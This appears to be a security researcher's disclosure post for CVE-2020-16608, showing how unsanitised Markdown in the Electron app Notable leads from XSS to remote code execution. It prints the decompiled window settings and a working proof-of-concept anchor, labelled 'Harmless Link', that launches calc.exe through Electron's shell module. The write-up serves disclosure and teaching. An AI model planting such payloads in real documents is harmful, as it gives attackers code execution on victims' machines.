Sourov Ghosh Follow

Dec 9, 2020 · 3 min read · Listen

Save

CVE-2020–16608


RCE using XSS in Electron applications

TL;DR

Notable 1.8.4 allows XSS via crafted Markdown text, with resultant remote code execution (because nodeIntegration in webPreferences is true).

About Notable

Notable is a markdown-based note-taking app that is developed using Electron framework. Notable was originally released as open-source but newer versions of it are no longer open-source.



Welcome to Notable

Tutorial

Some tutorial notes have been added to your data directory.

Electron and Node Integration

Electron is a framework that enables you to create desktop applications with JavaScript, HTML, and CSS. These applications can then be packaged to run directly on macOS, Windows, or Linux, or distributed via the Mac App Store or the Microsoft Store.

From a development perspective, an Electron application is essentially a Node.js application.

The main script specifies the entry point of your Electron application (in our case, the `main.js` file) that will run the Main process. Typically, the script that runs in the Main process controls the lifecycle of the application, displays the graphical user interface and its elements, performs native operating system interactions, and creates Renderer processes within web pages. An Electron application can have only one Main process.


Each window can optionally be granted with full access to Node.js API through the `nodeIntegration` preference.

```
const { app, BrowserWindow } = require('electron')

function createWindow() {
    const win = new BrowserWindow({
        width: 800,
        height: 600,
        webPreferences: {
            nodeIntegration: true
        }
    })
    win.loadFile('index.html')
}
```

Exploitation


After installing Notable we reverse-engineered the app.asar file which reveals that nodeIntegration is set to true.



main.js
main > main.js > <unknown> > <function> > BrowserWindow > constructor > thi

```
        height : height
      } = layout;
      const options = {
        x : x,
        y : y,
        width : width,
        height : height,
        frame : !config.is.mac,
        backgroundColor : "#FFFFFF",
        icon : assert.join(process.resourcesPath + "/app.asar/stati
        minWidth : 720,
        minHeight : 250,
        show : false,
        title : $scope.productName,
        titleBarStyle : "hiddenInset",
        webPreferences : {
          nodeIntegration : true,
          webSecurity : false
        }
      };
      const result = new electron.BrowserWindow(options);
      return config.is.mac && "hiddenInset" === options.titleBarSty
    };
```

After trying some simple XSS payloads we can see that the markdown parser does not sanitize the input properly, hence we are able to run arbitrary javascript code.



Notable
Notable File Edit View Window Help
All Notes
Untagged
Search...
Title
XSS to RCE
Elements Console Sources Network
Styles Event Listeners DOM Breakpoints Properties Accessibility
Filter
:hov .cls
OK

XSS to RCE

XSS onmouseover payload

Notable


file:///C:/Users/sghos/AppData/Local/Programs/notable/resources/app.asar/rendere...%22light%22

```
<div class="layout resizable horizontal main app-wrapper  focus ">
  <div class="sash" style="transform: matrix(1, 0, 0, 1, 203, 0);"></div>
  <div class="sash" style="transform: matrix(1, 0, 0, 1, 470, 0);"></div>
▶<div class="sidebar layout column" style="width: 182px; flex-basis: 182px;">…</div>
▶<div class="middlebar layout column" style="width: 226px; flex-basis: 226px;">…</div>
▼<div class="mainbar layout column" style="width: 428px; flex-basis: 428px;">
  ▶<div class="popover card bordered popover-note-attachments popover-51">…</div>
  ▶<div class="popover card bordered popover-note-tags popover-61 positionate-71 position-bottom pointing-top" style="transform: matrix(1, 0, 0, 1, 718.75, 42.5);">…</div>
  ▶<div class="layout-header toolbar">…</div>
  ▼<div class="layout-content preview " tabindex="-1">
     <h1 id="xss-to-rce">XSS to RCE</h1>
    ▼<p>
       <a onmouseover="alert(window.location)">XSS onmouseover payload</a> == $0
     </p>
   </div>
  </div>
 </div>
</div>
<link href="renderer.css" rel="stylesheet">
```

html body div div div.mainbar.layout.column div.layout-content.preview p a

As nodeIntegration is set to true we have access to Node.js API. We can use the shell module in Electron to call an external URI. For PoC we are calling calc.exe using the following payload.

```
<a onmouseover="try{ const {shell} = require('electron'); shell.openExternal('file:C:/Windows/System32/calc.exe') }catch(e)
{alert(e)}">Harmless Link</a>
```



XSS to RCE

Harmless Link

This calc.exe could have been any malicious payload local or remote which could have given the attacker entire access to the victim’s system. It is also possible to remove user interaction completely so that the payload is executed as soon as the markdown file is parsed.

Disclosure Timeline

- 2020–04–24 Disclosure to developer
- 2020–04–24 Developer informed that this will be fixed in the upcoming builds.
- 2020–12–04 Developer confirmed that as of v1.9.0-beta it is still unfixed but will be fixed in future builds.
- 2020–12–10 Public disclosure of the vulnerability.

References

- https://blog.doyensec.com/2017/08/03/electron-framework-security.html
- https://www.electronjs.org/docs/tutorial/security
- https://www.blackhat.com/docs/us-17/thursday/us-17-Carettoni-Electronegativity-A-Study-Of-Electron-Security.pdf

Cybersecurity Hacking Programming